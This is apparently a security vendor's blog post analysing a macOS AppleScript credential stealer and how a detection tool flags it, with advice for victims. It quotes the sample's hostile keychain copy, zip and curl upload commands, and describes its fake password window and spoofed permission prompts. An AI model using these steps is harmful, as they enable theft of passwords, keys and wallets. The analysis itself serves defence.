Blog · November 22, 2026 · Stealer
A Mac stealer you can read: 1,702 lines of plain AppleScript
Some Mac malware hides every word. This one is a text file: a script you could open in any editor and read from top to bottom. We did, after MacVigil.
Yesterday’s post was about a stealer that hides every string it uses. Today’s file is the opposite. It is a text file: 1,702 lines of AppleScript, the scripting language that has shipped with every Mac for decades. Nothing in it is compiled and almost nothing is hidden. Open it in a text editor and you can read, line by line, what it is written to take.

We collected this script and gave it to MacVigil. It comes out dangerous, 90 out of 100, without checking any list of known files: XProtect, the fingerprint list and the DeepBranch AI second opinion were switched off. The verdict rests only on what MacVigil reads in the file.
Three commands, one chain
A script that mentions the keychain is not malware. Backup tools mention it, and so do password managers. What decides here is not a word but a path that MacVigil can follow through the file.

AppleScript can hand a command to the shell with do shell script. MacVigil reads each of those commands the way the shell would. Three of them, hundreds of lines apart, turn out to be three steps of one job. The finding that decides the verdict is titled “Copies a credential store into a folder it names, archives that folder and sends the archive with commands it hands the shell”, and it says:
This script, which nobody accountable stands behind, hands the shell a command that copies a credential store into a folder, a command that archives that folder into a file, and a command that hands that file to an address. The folder the copy writes into is the folder the archiving command reads, and the archive it writes is the file the upload command reads, each by a name the script binds exactly once: that is what ties the three places.
Here are the three commands as MacVigil reads them, at lines 1007, 1619 and 1640 of the script. The folder is a variable the script calls writemind; MacVigil does not know its value, so it follows the name. The archive is a ZIP file under /tmp named osalogging, written here as “the archive”:
cp ~/Library/Keychains/*.keychain-db '(the value of writemind)'
ditto -c -k --zlibCompressionLevel 1 --sequesterRsrc (the value of writemind) (the archive)
curl -k -sS -m 240 … -X POST -F 'file=@(the archive)' …
The first copies your keychain files, where macOS keeps saved passwords, into the folder. The second packs that folder into a ZIP archive. The third posts that archive to a server. MacVigil shows the link in its own words: “Tied by a chain of values”.
What MacVigil counts, and what it only keeps for review
The script names far more than the keychain, and MacVigil lists it all. Among the findings rated High:
- “Names the Apple Notes database, where users keep recovery codes and passphrases.”
- “Unlocks a keychain, a step that only makes sense when the password is already known and the contents are about to be read.”
- “Names the Chromium database of autofill entries and saved payment cards.”
- “Names the
securitysubcommand that reads a password from the keychain.” - “Collects both Firefox’s
key4.dbNSS key store andlogins.jsoncredential store”, with the remark that having both “enables offline password decryption”.
MacVigil also sees that the script carries a password prompt next to all these stores. But it does not pretend to know more than it read. That combination is titled “Combination to review: Password prompt with third-party secret stores”, and it ends with: “These facts were read in the same program; nothing read here ties them to each other.” It stays High and is kept for review. Only the chain above, where the file itself links the pieces, is rated Critical.
The first reason MacVigil gives for its verdict sums it up: the script “copies a credential store into a folder it archives and uploads with commands handed to the shell, with no accountable publisher”.
What the file is written to do
Because the file is plain text, we then read it ourselves, from the first line to the last. This is what the script is written to do, in the order its main sequence is written.
It asks for your Mac password, and keeps asking. The first step calls a routine that draws a window with macOS’s own interface toolkit: one masked text field, one button labeled “Continue”, and the icon of the real System Settings app, which the script borrows from your disk. The window’s title and message are the only text the author bothered to hide. They are stored as lists of character codes; decoded, they read:
System Preferences
You should update the settings to launch the application.
Whatever is typed is checked against the Mac’s real account with a system command, whose name the script assembles from fragments (“d”, “scl”, “auth”, “only”). A wrong password brings the window back: the loop has no other exit than a correct one. The correct password is then written into the collection folder, twice.
It imitates permission requests. For a browser whose data folder it cannot read, the script is written to open a folder-chooser panel already pointed at that folder, with the message “Allow Terminal to read Chrome?” (or the name of another browser) and a button labeled “Continue”. This is not a macOS permission dialog: it is a panel the script draws, and clicking “Continue” hands it the folder. The script also lists your Desktop, Documents and Downloads folders and throws the result away, and sends the Notes app a one-line question whose answer it never uses. Both would bring up macOS’s real consent prompts early; that purpose is our inference, since nothing else in the file explains those lines.
It copies what a stealer copies. Into a folder under /tmp whose name starts with sync, the script is written to gather:
- the keychain files, and, once it has the password, the keys that Chrome, Brave, Edge, Arc and nine other browsers keep in the keychain to protect saved passwords;
- cookies, history, saved logins and autofill data from 13 Chromium-based browsers, and the matching files from Firefox, Zen, LibreWolf and Waterfox, plus Safari’s cookies;
- the data of 126 browser extensions, listed by their identifiers;
- the folders of desktop crypto wallets: 21 are listed, and this copy of the script is written to skip four of them (Exodus, Ledger Live, Ledger Wallet and Wasabi);
- the Telegram desktop session folder;
- the
.ssh,.awsand.kubefolders, where developers’ keys and cloud credentials live, and the shell history files; - every note in the Notes app, title and text, through a second small script carried inside the first one in encoded form;
- files at the top level of Desktop, Documents and Downloads with one of 13 extensions, among them
pdf,docx,txt,key,seed,wallet,kdbxandpem; - the list of running programs, the macOS version, the Mac’s model and its hardware identifier.
It reports its progress. Between steps, the script posts short status messages to its server, sixteen in all, with stage names such as script_start, password_ok, collect_done and complete, and the time each step took in milliseconds. Both addresses in the file are plain http, and every curl command carries -k, which turns certificate checks off.
It sends one archive and cleans up. The folder is packed into the ZIP archive under /tmp and posted. Afterward the script is written to delete the folder, the archive and its temporary files. It carries nothing to start itself again later: no launch agent, no login item. It is written to run once.
It carries parts that are not connected. One routine holds a 6,700-character Ruby program, encoded. Decoded, it uses the system’s security framework to change who may read a keychain item without asking, and quotes Apple in a comment: “it will not prompt the user.” No line of the script calls that routine. Elsewhere, two fixed words are compared with each other (“password_only” and “silent_loader”), a test that can never be true, and a line meant to record the victim’s IP address still holds an unfilled placeholder. The file reads like one output of a kit that produces several variants.
MacVigil’s chain and our reading agree on the same three lines. The difference is in what each allows itself to say: MacVigil ties only what the file ties by name, and keeps the password window for review; reading the main sequence by hand shows the window comes first.
How to protect yourself
- A script like this does not arrive by itself. It is usually fetched by a command pasted into Terminal, or by a fake installer. See A website asked you to paste a command in Terminal? and Check a DMG or PKG before opening it.
- macOS never asks for your password in a window titled “System Preferences” with a single “Continue” button and no way to cancel. If a password window comes back every time you type something wrong, and cannot be closed, do not give it the right one. See The fake password window.
- A real permission request from macOS names the app that asks and offers “Don’t Allow”. A file chooser that asks you to “Allow Terminal to read” a browser is not one.
- If you typed your password into such a window: change your Mac password, then the passwords saved in your browsers, starting with e-mail and banking, and sign out of all sessions on those sites, since cookies were copied too. Replace SSH keys and cloud access keys if you have any. If you keep recovery phrases in Notes or in a text file on your Desktop, move the funds to a wallet with a new phrase.
- In Terminal, you can look for what the script would leave behind while it works:
ls -d /tmp/sync* /tmp/osalogging* /tmp/dyntrace*No result does not prove nothing happened, since the script is written to delete these when it ends. Then read How to check if your Mac has malware.
Once MacVigil is available, you will be able to drop such a file on it and read the same findings, without running the file.
The files
- An AppleScript text file, 87 KB (87,485 bytes), 1,702 lines
- SHA-256:
d8ecaaa0459d85b89ae894bce6079eb49ba3baf235c72634b8a54bc80919d216 - First seen: November 11, 2026
- Verdict by behavior alone: dangerous, 90 out of 100
The section read by hand is a static reading: the files were not run, and no server was contacted.
Get the next write-up by email:
More: all posts and guides